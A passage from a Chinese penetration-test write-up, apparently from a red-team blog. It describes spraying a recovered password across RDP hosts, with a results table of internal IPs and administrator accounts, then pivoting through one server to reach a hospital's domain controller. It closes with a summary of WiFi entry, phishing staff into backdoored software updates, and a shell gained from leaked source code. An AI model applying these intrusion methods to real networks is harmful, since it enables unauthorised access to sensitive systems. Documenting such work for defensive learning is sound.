
Authentication Id:0;995
Authentication Package:Negotiate
Primary User:IUSR
Authentication Domain:NT AUTHORITY

* User:
```

利用该密码去跑了一遍开了3389的服务器，得出如下结果。


IP	端口	用户名	密码
172.30.0.1	3389	administrator	
172.30.0.36	3389	administrator	
172.30.0.39	3389	administrator	
172.30.0.25	3389	administrator	
172.30.0.104	3389	administrator	
172.30.0.23	3389	administrator	
172.30.0.48	3389	administrator	
172.30.0.103	3389	administrator	
172.30.0.51	3389	administrator	
172.30.0.52	3389	administrator	
172.30.0.105	3389	administrator	
172.30.0.80	3389	administrator	
172.30.0.93	3389	administrator	
172.30.0.35	3389	administrator	
172.30.0.16	3389	administrator	
172.30.0.24	3389	administrator	
172.30.0.81	3389	administrator	
172.30.0.49	3389	administrator	
172.30.0.50	3389	administrator	
172.30.0.54	56942	administrator	
172.30.0.55	56942	administrator	
172.30.0.27	56942	administrator	
172.30.0.26	56942	administrator	
172.30.0.55	56942	administrator	

发现域控服务器也在列表中，立马登录172.30.0.1，但是登录不上，这就奇怪了，尝试登录其他服务器，可以成功登录，随意登录了2台，后面就不一一登录了。



我们的目标是域控，域控ip能ping通但是远程桌面连不上，扫了一下端口开放了3389，为什么爆破能爆破到，但是登录的时候登录不上呢。

思考了一下，发现忽略了一个细节，我爆破时候，是在172.30.0.52这台服务器爆破的，不是在pc跳板机上面爆破的，因此猜想域控服务器只能通过172.30.0.*段服务器做跳板连接，因此我随意选了一台服务器172.30.0.104成功登录了域控服务器。



结尾总结

拿下域控，项目基本结束，看似强大的外网都存在一个特别柔弱的内网，当你撕开外网这个强大的口子后，进入到内网面对的将是一堆弱不禁风的系统，但是这弱不禁风的系统看似很容易进入，但是你却偏偏进不去，只有当你突破这个意境后就能在内网行走自如。

就如本文一样，想要通过外网访问内网，经过几番折腾，最后通过wifi这个薄弱点，成功来到了内网，到了内网后得到了一些系统密码，似乎胜券在握的你却发现又一道墙挡住了你的去路，这时你有2条路，一条路就是翻过这堵墙，第二条就是重新再找一条路。

本文就是如此，到达目标地点后，对目标周围环境进行侦查，经过侦查发现可以通过WiFi作为突破口成功打通进入内网的通道，经过对医院员工的信息收集成功控制某员工PC电脑。

控制PC后通过分析他们内部用的办公软件并且种入后门，通过钓鱼等诱导方式，诱导员工更新带有后门的软件，成功上线一些安全意识较弱的员工，此时发现上线的员工电脑并无我们想要的东西，因此毫不犹豫放弃，另寻它路。

又在尝试了各种漏洞无果后，回过头来对之前发现的漏洞仔细分析，寻找是否有遗漏的地方，经过耐心的分析和寻找，终于通过ftp泄露的网站源码成功挖掘出可以getshell的漏洞，成功利用该漏洞获取到服务器权限。因此成功打入内部核心系统拿到域控。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队